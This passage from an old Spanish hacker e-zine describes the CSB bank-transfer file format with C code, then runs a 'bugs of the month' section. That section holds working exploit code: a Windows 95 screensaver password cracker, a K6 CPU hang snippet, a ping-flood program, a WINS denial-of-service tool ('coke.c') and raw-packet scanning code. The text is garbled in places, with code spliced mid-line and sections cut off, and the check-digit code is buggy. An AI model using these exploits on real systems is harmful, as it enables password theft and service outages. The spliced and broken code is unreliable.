Numero del registro: 27-29 (003)
Domicilio del ordenante: 30-66 (MI CALLE )
```

Cuarto registro:

```
0306H50312276          004
Codigo de ordenante: 5-14 (H50312276 )
Numero del registro: 27-29 (004)
Domicilio del ordenante: 30-66 ( )
```

Es obligatorio usar 4 registros, pero no todos los datos lo son; eso depende del banco o entidad financiera con la que se este hablando. Algunos usan estos datos como una codificacion para sus programas de gestion, por lo que lo mejor es conseguir un fichero que funcione, y trabajar sobre el.
Los datos que quedan en blanco son de uso libre.

Registros de lineas:

Primer registro:

```
0606H50312276 132     01000000050000020350124010038759319 69
Codigo de ordenante: 5-14 (H50312276 )
Referenc del benef: 15-26 (132 )
Numero de dato: 27-29 (010)
```

Importe: 30-41 (000000500000) formato 999999999900 -> 5.000,00 pts
 Entidad pagadora 1\$: 42-45 (2035)
 Entidad pagadora 2\$: 46-49 (0124)
 Entidad pagadora 3\$: 64-65 (69)
 Entidad pagadora 4\$: 50-59 (0100387593)
 Gastos: 60-60 (1). Siempre es "1"
 Concepto de Orden: 61-61 (9). "9" si es Transferencia, "1" si es Nomina

Segundo registro (Obligatorio):
 0606H50312276 132 011PERICO DE LOS PALOTES
 Codigo de ordenante: 5-14 (H50312276)
 Referenc del benef: 15-26 (132)
 Numero de dato: 27-29 (011)
 Nombre del benefic: 30-65 (PERICO DE LOS PALOTES)

Tercer registro (Opcional, y tantos como se deseen):
 0606H50312276 132 012CALLE GRANDE 47
 Codigo de ordenante: 5-14 (H50312276)
 Referenc del benef: 15-26 (132)
 Numero de dato: 27-29 (012)
 Nombre del benefic: 30-65 (CALLE GRANDE 47)

Notar que muchos de los campos de "Nombre de beneficiario" se usan para informacion generica, tal como la poblacion, los conceptos de movimientos, ..

Registros de totales:
 Unico registro:
 0806H50312276 00000050000000000000010000000008
 Codigo de ordenante: 5-14 (H50312276)
 Suma de los importes: 30-41 (000000500000) formato 999999999900 -> 5,000.00
 Num. de registros individuales: 42-50 (00000001)
 Num. total de registros del soporte: 50-59 (0000000008)

Este formato es soportado por la mayoria de las aplicaciones de contabilidad, y muchos de los bancos admiten que se les mande un disco con estos ficheros, que ellos mismos se encargan de meter en sus sistemas de gestion.

Tambien algunos permiten el envio de estos ficheros por medios electronicos, ya sea mediante codificacion en EDIFACT en la especificacion PAYMUL:92:1:UN o ???MUL:D:96A:UN, donde ??? puede ser PAY (PAgo MULTiple), CRE (Abono) o bien DEB (Cargo)

Otros permiten el envio por Internet mediante modulos de seguridad basados en claves publicas y privadas.

Como se puede observar, la mayor parte de las veces solo es necesario indicar una cuenta de cargo para sacar el dinero y una cuenta de abono para meterlo. Obtener numeros de cuentas es bastante sencillo hoy en dia, pero es preciso saber si esa cuenta esta permitida en el sistema de gestion del banco para operar con ficheros de norma CSB. Las comunicaciones entre entidades financieras distintas (no entre sucursales de la misma entidad) se realizan en este formato, por lo que las cantidades de dinero que se transmiten mediante este formato son bastante altas, aunque, a cambio, las medidas de seguridad son bastante altas, y por ello la confianza en estos sistemas es muy elevada, por lo que se automatizan todos los procesos y apenas hay intervencion humana.

El dato del numero de la cuenta corriente es fundamental, asi que voy a explicar unos conceptos:

ElCodigo de Cuenta Corriente (CCC en adelante) se compone de 4 datos:
 CCC1: Entidad. 4 digitos
 CCC2: Sucursal. 4 digitos
 CCC4: Numero de cuenta. 10 digitos
 CCC3: codigo de control. 2 digitos

El digito de control es un chequeo de los otros numeros. Aunque algunas entidades permiten no especificarlo (poniendo " " o "***"), lo mas normal es calcularlo; aqui se presenta el codigo en lenguaje C

```
strcpy(s1, CCC1);
strcat(s1, CCC2);
strcpy(s2, CCC4);
v[1]=1;
v[2]=2;
```

```

v[3]=4;
v[4]=8;
v[5]=5;
v[6]=10;
v[7]=9;
v[8]=7;
v[9]=3;
v[10]=6;
d1=0;
for(x=1;x<=8;x++)
    d1+= ( s1[x] * v[2+x] );
resto=11- ( d1 % 11 )
if(resto==10) resto=1;
if(resto==11) resto=0;
c1=resto;

d2=0;
for(x=1;x<=10;x++)
    d1+= ( s2[x] * v[x] );
resto=11- ( d1 % 11 )
if(resto==10) resto=1;
if(resto==11) resto=0;
c2=resto;

CCC2[0]='0'+c1;
CCC2[1]='0'+c2;

```

(Si haces los calculos con el CCC que se usa en este ejemplo, descubriras que esta mal calculado; lo he hecho a proposito. Pero lo puedes calcular con tu propia cuenta de tu banco)

A continuacion se proporciona otro programilla.

```

<+> set_015/csb/lee_csb.c
/* Este programa lee un fichero CSB y lo reduce a una linea por cada
documento que esta dentro.
Vale tanto para remesas como para nominas y transferencias.
Necesita como parametro de entrada un fichero CSB (o una suma de varios)
Toda la salida la muestra por pantalla.
Tiene demasiados goto , pero funciona perfectamente
*/

```

```

#include <stdio.h>

```

```

FILE *ap;
int todo_blanco=0;
int i;
char cad_leida[400];
char cad_leida3[400];
char cad_leida9[400];
char cad_leida8[400];
char cad_leida6[400];
char cad_leida5[400];
int es_remesa=0;
char tipo[80];
char fechadoc[80];
char emisor[80];
char numdoc[80];
char fechaaje[80];
char ccc1[80];
char ccc2[80];
char ccc3[80];
char ccc4[80];
char importe[80];
char nada[80];

```

```

void busca_01_03()
{
sigue_01_03:
if(cad_leida[1]=='1')
{
    es_remesa=1;
    return;
}
if(cad_leida[1]=='3')
{

```

```

        es_remesa=0;
        return;
    }
fgets(cad_leida, 390, ap);
goto sigue_01_03;
}
void busca_09()
{
sigue_09:
if(cad_leida9[1]=='9')
{
    return;
}
fgets(cad_leida9, 390, ap);
goto sigue_09;
}

void busca_06()
{
sigue_06:
if(cad_leida6[1]=='6')
{
    return;
}
fgets(cad_leida6, 390, ap);
goto sigue_06;
}

void busca_08()
{
sigue_08:
if(cad_leida8[1]=='8')
{
    return;
}
fgets(cad_leida8, 390, ap);
goto sigue_08;
}

main(int argc, char *argv[])
{

ap=fopen(argv[1],"rt");
if(ap==NULL)
{
    printf("no puedo abrir %s \n", argv[1] );
    exit(1);
}
principio:
fgets(cad_leida, 390, ap);
if(feof(ap)|| strlen(cad_leida)<20 )
{
    exit(1);
}
busca_01_03();
if(es_remesa==1)
{
    fgets(cad_leida3, 390, ap);
    fgets(cad_leida9, 390, ap);
    busca_09();
    memset(tipo,0,80);
    memset(fechadoc,0,80);
    memset(emisor,0,80);
    memset(numdoc,0,80);
    memset(fechaaje,0,80);
    memset(ccc1,0,80);
    memset(ccc2,0,80);
    memset(ccc3,0,80);
    memset(ccc4,0,80);
    memset(importe,0,80);
    memcpy(tipo,"100",62-62+1);
    memcpy(fechadoc,&cad_leida[17-1],22-17+1);
    memcpy(emisor,&cad_leida[149-1],162-149+1);
    todo_blanco=1;
    for(i=0;i<14;i++)
        if(emisor[i]!=' ')

```

```

                todo_blanco=0;
        if(todo_blanco==1)
            memcpy(emisor,&cad_leida[29-1],68-29+1);
        memcpy(numdoc,&cad_leida[97-1],108-97+1);
        memcpy(fechaeje,&cad_leida3[23-1],28-23+1);
        memcpy(ccc1,&cad_leida3[69-1],88-69+1);
        memcpy(importe,&cad_leida9[89-1],98-89+1);
        if(tipo[0]!='1')
            strcpy(tipo,"REMESA");
        printf("%s;%s;%-40.40s;%s;%s;%s;%s\n", tipo, fechadoc, emisor, numdoc, fechaeje, ccc1, importe );
    }
if(es_remesa==0)
    {
        fgets(cad_leida3, 390, ap);
        fgets(cad_leida6, 390, ap);
        busca_06();
        fgets(cad_leida8, 390, ap);
        busca_08();
        memset(tipo,0,80);
        memset(fechadoc,0,80);
        memset(emisor,0,80);
        memset(numdoc,0,80);
        memset(fechaeje,0,80);
        memset(ccc1,0,80);
        memset(ccc2,0,80);
        memset(ccc3,0,80);
        memset(ccc4,0,80);
        memset(importe,0,80);
        memcpy(tipo,&cad_leida6[61-1],62-62+1);
        memcpy(fechadoc,&cad_leida[30-1],35-30+1);
        memcpy(emisor,&cad_leida3[15-1],26-15+1);
        memcpy(numdoc,&cad_leida[15-1],26-15+1);
        memcpy(fechaeje,&cad_leida[36-1],41-36+1);
        memcpy(ccc1,&cad_leida[42-1],45-42+1);
        memcpy(ccc2,&cad_leida[46-1],49-46+1);
        memcpy(ccc3,&cad_leida[64-1],65-64+1);
        memcpy(ccc4,&cad_leida[50-1],59-50+1);
        memcpy(importe,&cad_leida8[30-1],41-30+1);
        if(tipo[0]!='1')
            strcpy(tipo,"NOMINA");
        if(tipo[0]!='9')
            strcpy(tipo,"TRANSF");
        printf("%s;%s;%-40.40s;%s;%s;%s;%s;%s;%s\n", tipo, fechadoc, emisor,
            numdoc, fechaeje, ccc1, ccc2, ccc3, ccc4, importe );
    }
goto principio;
}
<-->

```

Este formato de fichero lleva en vigor mas de 10 años, y posiblemente dure algunos mas, asi que espero que a alguien le sirva y le saque partido.

EOF

```
-[ 0x0A ]-----
-[ LOS BUGS DEL MES ]-----
-[ by SET Staff ]-----SET-15-
```

```
-( 0x01 )-
Para      : Macromedia DreamWeaver
Tema      : Inseguridad en los password
Patch     : Y eso que es?
Creditos  : Jeff Forristal
```

Descripcion y Notas:

Pues resulta que si almacenamos las claves de acceso al servidor FTP con el Macromedia DreamWeaver, estas se guardan en el registro de Windows, concretamente en:

```
/HKEY_CURRENT_USER/Software/Macromedia/Dreamweaver/Sites/-Site(x)/User PW
```

Si, de acuerdo, se usa un sistema de cifrado para proteger los datos. Exactamente el mismo sistema que con el Ws_FTP, algo así como convertir los caracteres a hexadecimal y sumarles su desplazamiento en la cadena, comenzando por el 0. (Uf!, ni el PGP ;)

Parche... Quien necesita parche. Macromedia ha sido avisada y consideran que no es un fallo lo suficientemente grave como para desarrollar un parche. Que todo el mundo tenga acceso a nuestra clave no es grave, que va. Solo es un simple fallo.

```
-( 0x02 )-
Para      : RedHat Linux 5.1
Tema      : Permisos
Patch     : ftp://ftp.redhat.com/updates/5.1/i386/linuxconf-1.11r11-rh3.i386.rpm
           : ftp://ftp.redhat.com/updates/5.1/alpha/linuxconf-1.11r11-rh3.alpha.rpm
Creditos  : Michael K. Johnson
```

Descripcion y Notas:

Se trata simplemente de un error en los permisos del programa linuxconf que acompaña a la distribución de RedHat desde su versión 5.0. Inadvertidamente el programa se instala con SetUID root, con lo que esto conlleva. Así, cualquier usuario podría modificar la configuración como si fuese el root.

La solución es tan simple como hacer:

```
chmod -s /bin/linuxconf
```

O bien, bajarse los correspondientes parches arriba indicados.

```
-( 0x03 )-
Para      : Salvapantallas de Windows 95
Tema      : Password
Patch     : Nada tan simple como no usar W95
Creditos  : CrazyLinux
```

```
<+> set_015/exploits/95sscrk.bas
DECLARE FUNCTION DecryptByte! (bytes!, ya!)
DECLARE FUNCTION HexVal! (coder$)
DIM SHARED byte(16) AS INTEGER
```

```
CLS
PRINT "Crazydog's w95 screensaver cracker, basic version"
INPUT "Input char part of ScreenSave_Data(from registry):", code$
```

```
z = LEN(code$): IF z MOD 2 <> 0 THEN PRINT "Must be even # of chars!": END
```

```

ON ERROR GOTO 40

FOR y = 1 TO z STEP 2
balon = balon + 1
nibbleone$ = MID$(code$, y, 1): nibbletwo$ = MID$(code$, y + 1, 1)
mega = (HexVal(nibbleone$) * 16) + HexVal(nibbletwo$)
IF HexVal(nibbletwo$) < 0 THEN mega = -255 ' one if only.
IF mega < 0 THEN PRINT "That didn't make any sense.": END
byte(y) = DecryptByte(mega, balon):
wilma$ = wilma$ + CHR$(byte(y))
NEXT y

PRINT "The code is: "; wilma$; " (case insensitive)"
END
40 PRINT "[unknown]": END

FUNCTION DecryptByte (bytes, ya)
DIM xorpattern(31) AS INTEGER
xorpattern(1) = &H48: xorpattern(2) = &HEE: xorpattern(3) = &H76
xorpattern(4) = &H1D: xorpattern(5) = &H67: xorpattern(6) = &H69
xorpattern(7) = &HA1: xorpattern(8) = &H1B: xorpattern(9) = &H7A
xorpattern(10) = &H8C: xorpattern(11) = &H47: xorpattern(12) = &HF8
xorpattern(13) = &H54: xorpattern(14) = &H95: xorpattern(15) = &H97
xorpattern(16) = &H5F
DecryptByte = bytes XOR xorpattern(ya)
END FUNCTION

FUNCTION HexVal (coder$)
coder$ = UCASE$(coder$)
SELECT CASE coder$
CASE "0"
whee = 0
CASE "1"
whee = 1
CASE "2"
whee = 2
CASE "3"
whee = 3
CASE "4"
whee = 4
CASE "5"
whee = 5
CASE "6"
whee = 6
CASE "7"
whee = 7
CASE "8"
whee = 8
CASE "9"
whee = 9
CASE "A"
whee = 10
CASE "B"
whee = 11
CASE "C"
whee = 12
CASE "D"
whee = 13
CASE "E"
whee = 14
CASE "F"
whee = 15
CASE ELSE
whee = -21
END SELECT

HexVal = whee

```

END FUNCTION

<-->

Descripcion y Notas:

Algo tan basico y tan simple como descubrir las claves que cualquier usuario tiene puesto a su salvapantallas en W95. Nada mas mirar en el registro, y la clave que aparece, en hexadecimal, esta codificada de la misma forma que comentabamos previamente con el bug del Macromedia DreamWeaver. Seguro que tambien consideran que es un fallo trivial.

-(0x04)-

Para : K6
 Tema : Cuelgue total
 Patch : AMD didn't know it
 Creditos : Benoit Poulot-Cazajous

```
$ cat a.s
.text
.align 4096
.globl _start
_start:
movl _start, %edi
cmpb 0x80000000(%edi),%dl
je nowhere
ret
$ as -o a.o a.s
$ ld -defsym nowhere=0xc0000000 a.o
$ ./a.out
```

Descripcion y Notas:

Pues tan simple y tan sencillo como colgar procesador K6 usando Linux. Al parecer esto ya se ha solucionado con el kernel 2.1.43 y posiblemente con el 2.0.34. De todas formas, AMD aun no se ha pronunciado al respecto. Quizas por su nueva alianza con Micro\$oft para las nuevas extensiones 3D de su nuevo micro.

No se, no se, pero tengo la impresion que voy a desempolvar mi viejo Z80, que ese ni con F0 0F C7 C8, ni con esta cosa nueva se me cuelga. Ademas, ya le estan desarrollando una version de Linux ;)

-(0x05)-

Para : FreeBSD 2.2.*
 Tema : Crash
 Patch : ftp://ftp.freebsd.org/pub/FreeBSD/CERT/patches/SA-98:05/
 Creditos : Aleph One

Descripcion y Notas:

Veamos como lo explico... Ah, si!

Al intentar hacer un hard link, el kernel debe comprobar si el enlace y el fichero estan en el mismo sistema de ficheros. Pero resulta que cuando hacemos el enlace de un fichero de dispositivo a un fichero, el sistema puede venirse abajo.

-(0x06)-

Para : SendMail 8.8.8
 Tema : Autenticacion
 Patch : Aqui mismito
 Creditos : Michal Zalewski & Valentin Pavlov (Parche)

provecho, pues ahí lo tiene.

-(0x09)-

Para : Netscape
 Tema : DoS
 Patch : Tan simple como tener cuidado con los esguinces de dedos
 Creditos : Robert Thomas

Descripcion y Notas:

Cuando configuramos nuestro navegador Netscape para que use algún proxy en la conexión, podemos hacerlo a través de la autoconfiguración del proxy. Resulta que en ocasiones podemos introducir una cadena errónea de retorno, como. Por ejemplo, la cadena correcta sería:

```
return "PROXY 10.1.1.1:8080; PROXY 10.1.1.2:8080; DIRECT";
```

que indica que se use el proxy 10.1.1.1, si no responde, el 10.1.1.2, y si no responde tampoco, pues probar la conexión directa. Ahora supongamos que la cadena en cuestión es:

```
return "PROXY 10.1.1.18080; PROXY 10.1.1.2:8080; DIRECT";
```

Pues se espera que diga que 10.1.1.18080 no es una dirección válida, o se busque la vida con los 8 bits más bajos de 18080. Pues no, Netscape es más cachondo y va y nos cuelga... Así que más cuidado al introducir los datos, ok?

-(0x0A)-

Para : Novell Netware 4.x
 Tema : Cuentas ocultas
 Patch : Borrar la cuenta
 Creditos : Un tal jdrodriguez

Descripcion y Notas:

Pongámonos en el lugar de un administrador de Novell y ejecutemos la siguiente secuencia de instrucciones:

- 1 - Ejecutamos NWADMIN.
- 2 - Creamos un usuario.
- 3 - Le damos al usuario privilegios de administrador.
- 4 - Pulsamos con el botón derecho sobre el usuario.
 [Ay! Que se me empieza a parecer al Potato 95]
- 5 - Seleccionamos las trustees.
- 6 - Eliminamos las trustees Root y Public.
- 7 - Seleccionamos al usuario y cambiamos sus derechos (objeto y propiedad).
- 8 - Le asignamos solo Supervisor.
 [Para que mas ;)]
- 9 - Seleccionamos el Filtro de Derechos de Herencia.
 [Hasta los programas se pelean por el testamento XDD]
- 10 - Deseleccionamos todos los valores.
- 11 - Regresamos a la pantalla principal de NWADMIN.
- 12 - Refrescamos la pantalla.
- 13 - La cuenta del usuario ha desaparecido !!

Podemos probar como queramos, que la cuenta no apareciera disponible, pero sigue ahí. Para eliminarla, deberemos arrancar el servidor en modo bindery. Ahora añadimos SET BINDERY CONTEXT en el fichero AUTOEXEC.NCF

Una vez hecho esto, usamos el programa USERDUMP para obtener la ID del usuario y cambiamos la password con el programa CHGPASS. Solo nos queda entrar como el usuario y seguir los anteriores pasos a la inversa. En especial, reestablecer las trustees de Root y Public. Y ya está.

```
-( 0x0B )-
```

```
Para      : Ping
Tema      : Flood
Patch     : Sentido comun
Creditos  : Antirez
```

```
<+> set_015/exploits/pingflood.c
```

```
/*
```

```
pingflood.c by (Antirez) Salvatore Sanfilippo <md5330@mclink.it>
enhanced by David Welton <davidw@cks.com>
I tested it only on Linux RedHat 4.1 and 5.0.
David Welton tested it on Debian GNU/Linux and OpenBSD reporting it
works.
```

```
This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; version 2 of the License.
```

```
-----
pingflood.c allows non-root users to 'ping flood'.
```

```
use it as follows:
```

```
pingflood <hostname>
```

```
WARNING: this program is only for demonstrative use only. USE IT AT YOUR
OWN RISK! The authors decline all responsibility for
damage caused by misuse of the program.
```

```
*** if you use this program to cause harm to others, you are very
small, petty and pathetic. ***
```

```
to compile: gcc -o pingflood pingflood.c
```

```
-----
TECHNICAL NOTES
```

```
When ping runs it normally sends an ICMP ECHO_REQUEST every second.
It accomplishes this using the alarm system call and waiting for a
SIGALRM signal from the kernel.
Pingflood simply sends a lot of SIGALRM signals to the ping process.
It can do this because the ping process is owned by the user.
```

```
Salvatore Sanfilippo
```

```
*/
```

```
#include <signal.h>
```

```
#define PING "/bin/ping"
```

```
main( int argc, char *argv[] )
```

```
{
    int pid_ping;

    if (argc < 2) {
        printf("use: %s <hostname>\n", argv[0]);
        exit(0);
    }

    if(!(pid_ping = fork()))
        execl(PING, "ping", argv[1], NULL);
```

```

if ( pid_ping <=0 ) {
    printf("pid <= 0\n");
    exit(1);
}

sleep (1); /* give it a second to start going */
while (1)
    if ( kill(pid_ping, SIGALRM) )
        exit(1);
}
<-->

```

Descripcion y Notas:

El programa ping no es mas que un paquete ICMP ECHO, que se envia a un host para ver si este responde.

Cuando hacemos un ping a una maquina, esta tiene que procesarlo. Y aunque se trate de un proceso sencillo, pues no es mas que ver la direccion de origen y enviarle un paquete ICMP ECHO_REPLY (pong), siempre consume recursos del sistema. Si no es un ping, sino que son varios a la vez, pues la maquina se vuelve mas lenta. Pero si lo que pasa es que recibe un monton de solicitudes ICMP ECHO_REQUEST (ping), puede que la maquina se colapse.

Pero lo que hace este programa es otra cosa muy similar ;)

Veamos. El proceso ping tambien consume recursos en nuestra maquina, y lo habitual es que se envíe un ICMP ECHO_REQUEST cada segundo, por defecto. Para saber cuando se tiene que enviar un ping, el sistema usa la señal SIGALRM. Cuando se produce la señal, se envia el ping. Lo que hace pingflood no es ni mas ni menos que generar continuas señales SIGALRM, con lo que el programa ping puede no dar abasto y colapsarse <-> flood

```

-( 0x0C )-
Para      : Windows NT 3.51/4
Tema      : Inconsistencia del sistema
Patch     : Linux, linux, linux... Lo habia dicho ya? ;)
Creditos  : Crank & Phuzz

```

```

<+> set_015/exploits/coke.c
/* coke.c */

```

```

/* coke +0.34 by crank and phuzz

```

this little program exploits windowsnt servers 3.51/4.0 which are running wins (windows internet name service).

depending on how the systems logging is configured it will create errors in the event logs, which will cause in a lack of the systems performance, as well as available hard disk space.

i've known about this exploit for sometime now, and thought everyone else did. but i never have seen anything for it. so here it is.

coderright: you may use any code shown as long as credit is given.

```

credit goes to:
    neonsurge who discovered this.
    justin marcus who also discovered this.

```

```

tested on:
    slackware    kernel 2.0.32
                kernel 2.0.33
    debian       kernel 2.0.33
    redhat       kernel 2.1.95

```

```
    compile: gcc -o coke coke.c
*/

#include <stdio.h>
#include <netdb.h>
#include <errno.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>

/* defines */

#define GARBAGE "just a bunch of crap really does not matter"
#define VERSION "+0.34"

/* variables */

char    *buf, *hn;
int     s, soc, con, i;
int     count, x;
int     twirl = 3;
int     countstr = 0;

/* prototypes */

int     twirly(int *twirl);
void    usage(char *argv[]);
int     main(int argc, char *argv[]);
int     sendPacket(char *buf, char *argv[]);

/* structures */

struct  sockaddr_in blah;
struct  hostent *hp;

/* let the fun begin */
int     main(int argc, char *argv[])
{
    if (argc < 3)
    {
        usage(argv);
    }
    /* create the garbage */
    buf = (char *)malloc(10000);

    for (i = 0; i < 25; i++)
        strcat(buf, GARBAGE);
    strcat(buf, "\n");

    printf("coke %s      crank|phuzz\n\n", VERSION);

    sendPacket(buf, argv);

    for (x = 0; x <= count; x++)
    {
        sendPacket(buf, argv);

        /* just purdy stuff */
        fprintf(stderr, "\rsending packet: %d (%c)", x, twirly(&twirl));
        if (count <= 200)
            usleep(1500*(10));
        else
            usleep(700*(10));
    }
}
```

```

        /* lets send the garbage to the server */
    }
    fprintf(stderr, "\rsending packet: %d (caffine will kill you)",--x);
    printf("\n");

    close(soc);

    /* free up our memory like good programmers */
    free(buf);

    /* done so we wont reach the end of a non-void function */
    exit(0);
}

int sendPacket(char *buf, char *argv[])
{
    hn = argv[1];
    hp = gethostbyname(hn);

    /* number of packets to send */
    count=(atoi(argv[2]));

    /* check target */
    if (hp==NULL)
    {
        perror("coke: gethostbyname()");
        exit(0);
    }

    bzero((char*)&blah, sizeof(blah));
    bcopy(hp->h_addr, (char *)&blah.sin_addr, hp->h_length);

    blah.sin_family = hp->h_addrtype;
    blah.sin_port = htons(42);

    /* create a socket */
    soc = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    if (!soc)
    {
        perror("coke: socket()");
        close(soc);
        exit(1);
    }

    /* connect to target */
    con = connect(soc, (struct sockaddr *)&blah, sizeof(blah));

    if (!con)
    {
        perror("coke: connect()");
        close(soc);
        exit(1);
    }
    sendto(soc, buf, strlen(buf),0 ,(struct sockaddr *)&blah, sizeof(struct sockaddr));
    close(soc);
    return(0);
}

int twirly(int *twirl)
{
    if (*twirl > 3) *twirl = 0;
    switch ((*twirl)++)
    {
        case 0: return('|'); break; case 1: return('/'); break;
        case 2: return('-'); break; case 3: return('\\'); break;
    }
}

```

```

        return(0);
    }

/* for retards */
void usage(char *argv[])
{
    printf("coke %s      crank|phuzz\n\nusage: %s <target> h_length; }
        *addr_count = host_count; return SUCCESS; }
#define IP_VERS      0
#define IP_TOS      1
#define IP_TOTLEN    2
#define IP_ID       4
#define IP_FLAGS    6
#define IP_TIMETOLIVE 8
#define IP_PROTOCOL 9
#define IP_CHECKSUM 10
#define IP_SRC      12
#define IP_DST      16
#define IP_END      20
#define UDP_SOURCE  0
#define UDP_DEST    2
#define UDP_LENGTH  4
#define UDP_CHECKSUM 6
#define UDP_END     8
#define UCHDR_SOURCE 0
#define UCHDR_DEST  4
#define UCHDR_PROTOCOL 9
#define UCHDR_UDPLEN 10
#define UCHDR_END   12
#define ICMP_TYPE   0
#define ICMP_CODE   1
#define ICMP_CHECKSUM 2
#define ICMP_END    4
u16 cksum( u16 * buf, int numWords ) {
    u32 sum;
    sum = 0; while ( numWords -- ) { sum += *(buf++); }
    sum = ( sum >> 16 ) + ( sum & 0xffff ); sum += ( sum >> 16 );
    return ~sum ; }

void make_ip_hdr(      u8      * packet, int      length, u8      protocol,
                    u16      id, u16      flags, struct in_addr me,
                    struct in_addr you, u8      ttl ) {
    memset( packet, 0, IP_END );
    byte(*packet, IP_VERS ) = 0x45;
    word(*packet, IP_TOTLEN ) = htons( length );
    byte(*packet, IP_TIMETOLIVE ) = ttl;
    byte(*packet, IP_PROTOCOL ) = protocol;
    word(*packet, IP_ID ) = htons( id );
    word(*packet, IP_FLAGS ) = htons( flags );
    dword(*packet, IP_SRC ) = *((u32 *)&me);
    dword(*packet, IP_DST ) = *((u32 *)&you);
    word(*packet, IP_CHECKSUM ) = cksum( (u16 *)packet, IP_END/2 ); }
void make_udp_hdr(      u8      * packet, int      udplength, u16      sport,
                    u16      dport ) {
    u8      * udp;
    static u8      chdr[UCHDR_END];
    u32      pchecksum;

    memset( chdr, 0, UCHDR_END );

    udp = packet + ( ( byte(*packet, IP_VERS ) & 0x0F ) * 4 );
    memset( udp, 0, UDP_END );
    word(*udp, UDP_SOURCE ) = htons( sport );
    word(*udp, UDP_DEST ) = htons( dport );
    word(*udp, UDP_LENGTH ) = htons( udplength );
    memcpy( chdr + UCHDR_SOURCE, packet + IP_SRC, 8 );

```

```

byte( *chdr, UCHDR_PROTOCOL ) = byte( *packet, IP_PROTOCOL );
word( *chdr, UCHDR_UDPLEN ) = word( *udp, UDP_LENGTH );
pchecksum = ( ~cksum( (u16 *)&chdr, UCHDR_END / 2 ) ) & 0xFFFF;
if ( udplength & 1 ) { byte( *udp, udplength + 1 ) = 0; }
pchecksum += ( ~cksum((u16 *)udp, udplength/ 2
+ (udplength&1)) ) & 0xFFFF; pchecksum += ( pchecksum >> 16 );
word( *udp, UDP_CHECKSUM ) = (u16)~pchecksum ; }

int CreateRawSocket( void )
{
    int    s;
    int    option;

    s = socket( AF_INET, SOCK_RAW, IPPROTO_RAW );
    if ( s < 0 ) { perror("Socket:"); exit(-1); }
    option = 1;
    if ( setsockopt( s, IPPROTO_IP, IP_HDRINCL,
                    (char *)&option, sizeof( option ) ) < 0 ) {
        perror("Setting IP_HDRINCL"); exit(0); }
    return s; }

int GetLocalAddress( struct in_addr remote, struct in_addr * local )
{
    struct sockaddr_in    laddress;
    struct sockaddr      * laddr = (struct sockaddr *)&laddress;
    struct sockaddr_in    raddress;
    struct sockaddr      * raddr = (struct sockaddr *)&raddress;
    int    s;
    int    err;
    int    len;

    s = socket( AF_INET, SOCK_DGRAM, IPPROTO_UDP );
    if ( s < 1 ) {
        return FAILURE;
    }
    raddress.sin_port = htons( 1984 ); /* DON'T CARE */
    raddress.sin_family = AF_INET;
    raddress.sin_addr = remote;

    err = connect(s, raddr, sizeof(raddress));
    if ( err < 0 ) {
        return FAILURE;
    }
    len = sizeof(laddress);
    err = getsockname(s, laddr, &len );
    if ( err < 0 ) {
        return FAILURE;
    }
    *local = laddress.sin_addr;
    close(s);
    return SUCCESS;
}

int CreateICMPsocket( void )
{
    int s;

    s = socket( AF_INET, SOCK_RAW, IPPROTO_ICMP );
    if ( s < 1 )
        return FAILURE;
    return s;
}

int SendUDP( int s, struct in_addr source, struct in_addr dest,
            u16 sport, u16 tport )
{
    static u8    packet[576];
    struct sockaddr_in    raddress;
    struct sockaddr      * raddr = (struct sockaddr *)&raddress;
    int    psize;
    int    err;

```

```

raddress.sin_port = htons( 1984 ); /* DON'T CARE */
raddress.sin_family = AF_INET;
raddress.sin_addr = dest;

psize = IP_END + UDP_END + 6;

make_ip_hdr( packet, psize, IPPROTO_UDP, 0x666, 0,
             source, dest, 0x7F );

make_udp_hdr( packet, psize - IP_END, sport, tport);

err = sendto( s, packet, psize, 0,raddr, sizeof(raddress));
if ( err != psize ) {
    perror("Sending");
    return FAILURE;
}
return SUCCESS;
}
const int      verify_secs = 2;
int VerifyUDPPort( struct in_addr addr, u16 port )
{
    int          s_icmp;
    struct timeval start_time, end_time, wait_time;
    fd_set      rdfs;
    int         err;
    static u8    packet[1500]; /* should be max MTU */
    struct sockaddr junkaddr;
    int         junksize;

    u8          * icmphdr;
    u8          * fiphdr;
    u8          * fudphdr;
    int         len;
    int         got_unreach;
    struct in_addr localaddr;
    int         rawsock;
    if ( GetLocalAddress(addr, &localaddr) == FAILURE ) {
        perror("GetLocalAddress"); exit(-1); }
    s_icmp = CreateICMPsocket();
    if ( s_icmp == FAILURE ) { perror("Getting ICMP socket"); exit(-1); }
    rawsock = CreateRawSocket();
    if ( rawsock < 0 ) { perror("Getting Raw socket"); exit(-1); }
    FD_ZERO( &rdfs ); FD_SET( s_icmp, &rdfs );
    if ( SendUDP(rawsock, localaddr, addr, 0x1984, port ) == FAILURE ) {
        perror("Sending UDP packet"); exit(-1); }
    got_unreach = 0; gettimeofday( &start_time, NULL );
    do { wait_time.tv_usec = 0; wait_time.tv_sec = verify_secs;
        err = select( s_icmp+1, &rdfs, NULL, NULL, &wait_time );
        if ( -1 == err ) { perror("VerifyUDPPort - Select"); exit(-1); }
        if ( !err ) break;
        junksize = sizeof( struct sockaddr );
        err = recvfrom( s_icmp, packet, 1500, 0,
                       &junkaddr, &junksize );
        if ( -1 == err ) { perror("VerifyUDPPort - recvfrom: ");
            exit(-1); }
        if ( (byte(*packet, IP_PROTOCOL ) != IPPROTO_ICMP ) ||
            (dword(*packet, IP_SRC ) != *((u32 *)&addr) ) )
            goto check_timeout;
        len = ( byte(*packet, 0 ) & 0x0F ) * 4;
        icmphdr = packet + len;
        if ( (byte(*icmphdr, ICMP_TYPE ) != 3 ) ||
            (byte(*icmphdr, ICMP_CODE ) != 3 ) )
            goto check_timeout;
        fiphdr = icmphdr + ICMP_END + 4/*clear error code*/;

```

```

        len = ( byte(*fiphdr, 0 ) & 0x0F ) * 4;
        if ( ( byte(*fiphdr, IP_PROTOCOL ) != IPPROTO_UDP ) ||
            ( dword(*fiphdr, IP_DST ) != *((u32 *)&addr) ) )
            goto check_timeout;
        fudphdr = fiphdr + len;
        if ( word(*fudphdr, UDP_DEST ) == htons( port ) ) {
            got_unreach = 1; break; }
check_timeout:
        gettimeofday( &end_time, NULL );
    } while ( ( end_time.tv_sec - start_time.tv_sec ) < verify_secs );
    close( s_icmp ); close( rawsock );
    if ( got_unreach ) return FAILURE;
else return SUCCESS;
}
typedef struct foobar
{
    int     next;
    int     prev;
    u16     rem_port;
